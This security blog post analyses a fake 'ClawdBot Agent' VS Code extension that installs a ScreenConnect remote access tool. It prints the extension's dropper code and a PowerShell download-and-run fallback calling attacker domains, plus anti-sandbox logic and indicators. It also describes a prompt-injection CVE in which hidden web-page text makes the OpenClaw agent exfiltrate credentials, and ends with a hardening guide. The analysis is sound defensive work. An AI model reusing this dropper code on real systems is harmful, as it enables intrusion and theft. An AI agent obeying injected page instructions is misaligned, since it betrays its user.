
On January 27, 2026, Aikido Security flagged a VS Code extension called “ClawdBot Agent”, a fully functional AI coding assistant that silently drops a ScreenConnect Remote Access Tool (RAT) onto Windows machines the moment VS Code starts. It reached 21 installations before Microsoft pulled it.

The real ClawdBot team (now rebranded to OpenClaw) never published an official VS Code extension. This was pure brand impersonation. But the trojan is only half the story, the legitimate OpenClaw project has its own serious exposure: 34,969 internet-facing instances found on Shodan, with over 26,000 on the default gateway port alone.
Background: What Is ClawdBot?
ClawdBot is an open-source AI coding assistant that crossed 85,000+ GitHub stars in early 2026. It was later renamed to Moltbot and then OpenClaw following a trademark dispute with Anthropic. Unlike cloud-based AI tools, it runs locally with direct access to your filesystem, shell, browser, and connected services like Slack, Jira, and email.
That level of access is what makes it powerful, and what makes it a target. An attacker who compromises a ClawdBot instance doesn’t just get a chatbot. They get everything the user’s machine can reach.
The Trojan: Fake “ClawdBot Agent” VS Code Extension
A VS Code extension is a .vsix file, essentially a ZIP archive. When unpacked, this one had the standard extension structure with package.json, extension.js, and a README.md. The first red flag is in the manifest:
{
  "activationEvents": ["onStartupFinished"],
  "main": "./extension.js"
}
onStartupFinished means the extension runs every time VS Code starts, no user interaction required. No command to trigger. Just open your editor, and the payload fires.
C2 Config, Retrieved from the Wayback Machine
The C2 server at clawdbot.getintwopc[.]site was captured by the Wayback Machine on January 28, 2026, one day after discovery. This gives us the actual C2 response as it was served to infected machines:

The actual config.json response:

Key observations from the config:
– `”enabled”: true`, The malware was actively delivering payloads
– 9 files listed, Not just the malware, but ffmpeg.dll, libEGL.dll, v8_context_snapshot.bin, and Visual C++ runtime DLLs. The attackers built a complete fake Electron app to impersonate a VS Code subprocess
– `”version”: “1.0”`, Suggests the attackers planned for future iterations
Static Analysis
Extension.js, The Dropper
The heart of the attack is extension.js. When VS Code launches, it calls activate(), which silently invokes initCore():
const CONFIG_URL = 'http://clawdbot.getintwopc.site/config.json';

function initCore(context) {
    fetchConfigAndRun();
}

function fetchConfigAndRun() {
    http.get(CONFIG_URL, (res) => {
        let data = '';
        res.on('data', chunk => data += chunk);
        res.on('end', () => {
            try {
                const config = JSON.parse(data);
                if (config.enabled) {
                    downloadAndRun(config.exe, config.dll);
                }
            } catch (e) {
                // Intentionally empty — fail silently
            }
        });
    }).on('error', () => {
        runFallbackDownload();  // Primary C2 down? Try hardcoded URLs
    });
}

function activate(context) {
    try {
        initCore(context);  // Silently trigger malware delivery
    } catch (e) {
        // Empty catch — user sees nothing
    }
    // ... then registers legitimate-looking AI assistant commands
}
The most dangerous design choice is the empty catch blocks. If the malware fails, network error, blocked domain, anything, the user sees zero indication. The AI assistant keeps working perfectly. There’s no reason to suspect anything.
Triple-Fallback Delivery Chain
The attackers didn’t trust a single delivery path. They built three layers of redundancy:
Layer 1: Dynamic C2
   └─ Fetch config.json from clawdbot.getintwopc[.]site
      └─ Download whatever the config specifies

Layer 2: Hardcoded Fallback (in extension.js)
   └─ If Layer 1 fails, download from hardcoded URLs:
      └─ clawdbot.getintwopc[.]site/dl/Lightshot.exe
      └─ clawdbot.getintwopc[.]site/dl/Lightshot.dll

Layer 3: Batch Script (run.bat)
   └─ If JavaScript fails entirely:
      └─ PowerShell download from darkgptprivate[.]com/d111/
The run.bat fallback uses PowerShell to bypass the Node.js environment entirely:
set "D=%TEMP%Lightshot"
set "U=https://darkgptprivate.com/d111"
powershell -Command "[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;
  (New-Object Net.WebClient).DownloadFile('%U%/Lightshot.exe','%D%Lightshot.exe')"
start "" /B "%D%Lightshot.exe"
This level of redundancy is unusual for commodity malware. The attacker expected takedowns and built for resilience.
Code.exe, The ScreenConnect RAT
The primary payload (Code.exe) is not custom malware, it’s a legitimate ConnectWise ScreenConnect installer, pre-configured to phone home to attacker infrastructure. Kaspersky classifies it as Not-a-virus:RemoteAdmin.MSIL.ConnectWise.a.

When executed, it installs a ScreenConnect client service, establishes a persistent connection to meeting.bulletmailer[.]net:8041, and gives the attacker full remote desktop access, file transfer, and command execution. It’s digitally signed by ConnectWise, commonly allowed in enterprise environments, and technically “not a virus”, which is exactly why it’s effective.
DWrite.dll, Rust-Based DLL Sideloading

DWrite.dll (DirectWrite) is a legitimate Windows API for text rendering. The attackers created a malicious replacement compiled in Rust that exports the real DWriteCreateFactory function, so applications that load it don’t crash, while secretly running a malicious payload.
The DLL includes anti-sandbox timing checks:
// Pseudocode — timing-based sandbox detection
fn check_environment() -> bool {
    let start = SystemTime::now();
    sleep(Duration::from_millis(100));
    let elapsed = start.elapsed();
    // Sandboxes accelerate or skip timers — detect the discrepancy
    if elapsed < 80ms || elapsed > 500ms {
        return false;  // Don't execute payload
    }
    true
}
If the primary C2 is down, the DWrite.dll fetches a backup payload from Dropbox, disguised as zoomupdate.msi. That’s four levels of brand abuse in one attack chain: Fake ClawdBot → Fake VS Code → Fake DirectWrite → Fake Zoom Update.
The Lightshot Connection, Two Campaigns, One Actor
The BigBlack Campaign (December 2025)
One month before ClawdBot appeared, a developer called “BigBlack” published three malicious VS Code extensions (bitcoin-black, codo-ai, mrbigblacktheme). These used the real Lightshot screenshot tool as a DLL sideloading host to deploy the Evelyn Stealer infostealer. The malicious DLL used the mutex COOL_SCREENSHOT_MUTEX_YARRR, staged files in %APPDATA%LocalEvelyn, and exfiltrated stolen data via FTP to server09.mentality[.]cloud.
The Link to ClawdBot
The ClawdBot extension retained Lightshot infrastructure as hardcoded fallbacks, directly linking it to the BigBlack campaign:
// In extension.js — hardcoded Layer 2 fallback
function runFallbackDownload() {
    const fallbackExe = 'http://clawdbot.getintwopc[.]site/dl/Lightshot.exe';
    const fallbackDll = 'http://clawdbot.getintwopc[.]site/dl/Lightshot.dll';
    downloadAndRun(fallbackExe, fallbackDll);
}
Both The Hacker News and Trend Micro independently confirmed that the ClawdBot investigation uncovered connections to the Evelyn panel, the same C2 framework used in the BigBlack campaign. This is shared infrastructure from the same threat actor.
Static Analysis of Lightshot.exe
The Lightshot.exe hosted on the C2 server is the real Lightshot screenshot tool, unmodified and used as a DLL sideloading host. Here’s what static analysis reveals:

| Property | Value | Significance |
| SHA256 | 7AA06064E0E5…DC0C0D3 | Can be cross-referenced on VirusTotal |
| Entropy | 6.522 | Normal for compiled code, not packed or obfuscated |
| Linker | Microsoft Linker 14.0 | Standard MSVC build, consistent with legitimate software |
| Compile timestamp | July 20, 2022 | Built 3+ years before the BigBlack campaign, the attacker grabbed an old release |
| Entry point | 0x03CA6A10 (.text) | Entry point in the code section, normal, no redirection to a packer stub |
| Subsystem | GUI | Windows graphical application |
The Lightshot.dll retrieved from the C2 server is a 10-byte placeholder containing only dummy dll, suggesting the ClawdBot fallback path was either still under development or designed to be updated with the real Evelyn Stealer dropper on demand.
5.4 Campaign Evolution
The actor evolved rapidly between campaigns, upgrading every component:
| Aspect | BigBlack (Dec 2025) | ClawdBot (Jan 2026) |
| Social engineering | Generic themes & AI assistant | Impersonating a specific viral project (85K+ stars) |
| Sideloading host | Real Lightshot.exe (Skillbrains) | Code.exe (Fake VS Code / Electron) |
| Malicious DLL | Lightshot.dll (Evelyn dropper) | DWrite.dll (Rust-based proxy) |
| Final payload | Evelyn Stealer (infostealer) | ScreenConnect RAT (full remote access) |
| Exfiltration | FTP to mentality[.]cloud | Relay to bulletmailer[.]net:8041 |
| C2 design | Single delivery path | Triple-redundant with kill switch |
| Anti-analysis | None | Timing-based sandbox detection |
The escalation pattern is clear: better social engineering, better payloads, better evasion, and better resilience. This is a threat actor actively learning from each campaign iteration.
Network Infrastructure
Domains
| Domain | Purpose | Registration |
| clawdbot.getintwopc[.]site | Primary C2 / Config delivery | ~Jan 2026 |
| darkgptprivate[.]com | Fallback payload delivery | Jan 10, 2026 |
| meeting.bulletmailer[.]net | ScreenConnect relay | , |
The darkgptprivate[.]com SSL certificate was issued on January 10, 2026, just 17 days before discovery. Infrastructure was purpose-built for this campaign.
![darkgptprivate[.]com SSL certificate](https://blog.securelayer7.net/wp-content/uploads/2026/03/SSL-certificate-1400x324.png)
IP Infrastructure

The C2 IP 179.43.176.32 hosts ScreenConnect Remote Support Software on port 443, running on Windows Server 2022. It’s associated with privatelayer.com and vendor-portal.net, a bulletproof hosting provider. The second C2 at 178.16.54[.]253 (darkgptprivate.com) is hosted by Omegatech LTD in the Seychelles.
The Bigger Picture: 34,969 Exposed Instances in the Wild
Shodan Exposure
The trojan targeted developers who use ClawdBot. But the legitimate ClawdBot/OpenClaw project is a security risk on its own. A Shodan search reveals 34,969 instances currently accessible from the public internet, with over 30,000 on port 18789, the default gateway port.
What’s Exposed
The default OpenClaw dashboard runs on port 18789 and was designed to bind to localhost only. But developers deploying on VPS providers routinely expose it to 0.0.0.0 for remote access, often without changing the default authentication settings.
What an attacker gets when they find an exposed instance:
an exposed instance gives full access to everything the AI agent can reach, which by design includes the entire filesystem and shell. One misconfigured setting turns a developer’s workstation into an open door.
Known CVEs
As example there is two high-severity CVEs affect OpenClaw instances:
CVE-2026-22708, Prompt Injection via Web Browsing (CVSS 7.8)
An attacker creates a webpage with CSS-hidden instructions invisible to humans. When OpenClaw’s browser tool visits the page, the hidden text is injected into the AI’s context window. The AI then executes attacker-controlled actions, credential exfiltration, file uploads, anything the agent has permission to do.
CVE-2026-25253, Authentication Bypass via Gateway URL Parameter (CVSS 8.8)
A victim opens a malicious link like https://localhost:18789/?gatewayUrl=wss://attacker[.]com/steal. The Control UI auto-connects to the attacker’s WebSocket server, leaks the authentication token, and the attacker uses it to establish a connection back to the victim’s localhost, achieving full RCE with one click.
Secure Setup of OpenClaw
If you decide to run OpenClaw after knowing all this, here’s how to not become one of those 34,969 exposed instances. We’ll walk through two deployment paths: local development and secure remote access on a VPS.
The Onboarding Process
Running openclaw onboard starts an interactive setup wizard. The first thing you see is a security warning, pay attention to it.




The onboarding supports over 25 AI providers, from OpenAI and Anthropic to open-source models via Together AI, vLLM, and Ollama. Every API key you enter gets stored in the OpenClaw config.

OpenClaw also supports connecting to messaging platforms for remote interaction with your AI agent:

Once setup completes, the OpenClaw Gateway Dashboard is accessible via browser, a full control panel for chat sessions, connected channels, agent management, and configuration:
The Critical Setting: Gateway Bind
This is the single most important security decision in the entire setup. It controls who can reach your OpenClaw instance:

| Option | What It Means | Security |
| Loopback (127.0.0.1) | Only your machine can connect | SECURE |
| LAN (0.0.0.0) | Anyone on the network/internet can connect | DANGEROUS |
| Tailnet (Tailscale IP) | Only your Tailscale devices can reach it | SECURE |
| Auto (Loopback → LAN) | Starts local, falls back to exposed | RISKY |
For local development: Pick Loopback. There is no reason to expose the gateway if you’re working on the same machine.
For VPS/remote access: Pick Tailnet if you use Tailscale, or keep Loopback and use an SSH tunnel (see below). Never pick LAN on a VPS.
Authentication

Always use Token or Password authentication. Older versions of OpenClaw allowed auth: none, this has since been removed, but instances deployed before the change may still be running without authentication.
Remote Access: SSH Tunnel or Tailscale
If you need to access OpenClaw from another machine, never expose the port directly. Use one of these:
During onboarding, select Tailnet (Tailscale IP) for gateway bind. Only devices on your Tailscale network can reach the instance. No ports are exposed to the public internet for more information check the following link https://docs.openclaw.ai/gateway/tailscale
Setting Up Telegram Integration
OpenClaw supports remote interaction via messaging platforms. For Telegram, you create a bot through BotFather:


The bot token gives full control over the Telegram bot, and through it, your OpenClaw agent. Anyone with the token can send commands to your AI assistant. This is another credential that must be protected.
Hardening OpenClaw Itself
Beyond network configuration, OpenClaw has built-in security features you should enable:
Run the security audit:
openclaw security audit –deep
openclaw security audit –fix
Enable sandboxing and tools whitelisting
Lock down the config directory:
chmod 700 ~/.openclaw
chmod 600 ~/.openclaw/*.json
Conclusion
The fake ClawdBot extension is a textbook supply chain attack targeting developers. The attackers understood their audience, people eager to try the latest AI tools, and exploited that with a trojan that actually worked as an AI assistant, delivered a legitimate remote access tool to evade detection, and built triple redundancy to survive takedowns.
But the trojan is just one piece. The broader OpenClaw ecosystem, with 34,969 internet-exposed instances, plaintext credential storage, authentication bypass CVEs, and active campaigns targeting its configuration files, represents an ongoing risk. The tool asks for the keys to your kingdom: filesystem, shell, browser, and enterprise services. That demands an equally serious approach to security.
References
https://www.aikido.dev/blog/fake-clawdbot-vscode-extension-malware
https://thehackernews.com/2026/01/fake-moltbot-ai-coding-assistant-on-vs.html
https://www.infostealers.com/article/clawdbot-the-new-primary-target-for-infostealers-in-the-ai-era/
https://www.trendmicro.com/en_us/research/26/a/analysis-of-the-evelyn-stealer-campaign.html
https://zeropath.com/blog/openclaw-clawdbot-credential-theft-vulnerability
How SecureLayer7 helps
Frequently Asked Questions
No. It was malware that impersonated the ClawdBot brand and dropped a ScreenConnect RAT onto Windows machines as soon as VS Code started. Microsoft removed it from the marketplace after 21 installations. The real ClawdBot team never published any VS Code extension.
Its manifest used the onStartupFinished activation event, so the code fired every time VS Code launched. The activate() function called a hidden dropper that fetched a payload config and downloaded the RAT. Empty catch blocks suppressed all errors, so the user saw no sign anything ran.
ScreenConnect is a legitimate ConnectWise remote support tool. Attackers ship a pre-configured installer that phones home to their own infrastructure instead of a real help desk, giving them remote control without writing custom malware. Kaspersky flags this variant as Not-a-virus:RemoteAdmin.MSIL.ConnectWise.a, which means many AV engines treat it as a tolerated admin tool rather than a threat.
